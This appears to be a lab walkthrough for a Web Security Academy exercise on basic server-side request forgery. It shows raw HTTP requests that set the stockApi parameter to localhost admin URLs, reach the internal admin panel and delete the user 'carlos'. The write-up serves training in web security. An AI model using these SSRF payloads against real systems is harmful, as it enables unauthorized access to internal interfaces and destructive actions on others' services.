



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user carlos.



As we can the admin interface is not accessible directly. As given in the lab description we try to exploit the SSRF in the Check Stock Parameter.



We need to modify the stockApi to access the admin interface and delete the user carlos.

Payload - `http://localhost/admin`

**Request**

```
1 POST /product/stock HTTP/2
2 Host: 0a52000c049337e880f5a87e00880088.web-security-academy.net
3 Cookie: session=UssyaULjPlADffEm9PLkEfaRzf0ITe4C
4 Content-Length: 31
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a52000c049337e880f5a87e00880088.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a52000c049337e880f5a87e00880088.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.5,en-IN;q=0.8
18 Priority: u=1,i
19
20 stockApi=http://localhost/admin
```

**Response**

Web Security Academy

Basic SSRF against the local server

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

- wiener - Delete
- carlos - Delete

We can able to access the admin interface, the final step is to delete the user carlos.

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a52000c049337e880f5a87e00880088.web-security-academy.net
Cookie: session=UssyaULjPlADffEm9PLkEfaRzf0ITe4C
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a52000c049337e880f5a87e00880088.web-security-academy.net/product?pr
```

The above is the URL for deleting the user carlos. Add this URL to the StockApi.

```
1 POST /product/stock HTTP/2
2 Host: 0a52000c049337e880f5a87e00880088.web-security-academy.net
3 Cookie: session=ZiaFTo7IKCqLWL6JN7c9f2TeS1zShfLW; session=UssyaULjPlADffEm9PLkEfaRzf0ITe4C
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a52000c049337e880f5a87e00880088.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a52000c049337e880f5a87e00880088.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.5,en-IN;q=0.8
18 Priority: u=1,i
19
20 stockApi=http://localhost/admin/delete?username=carlos
```



Basic SSRF against the local server

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator, or if requested from loopback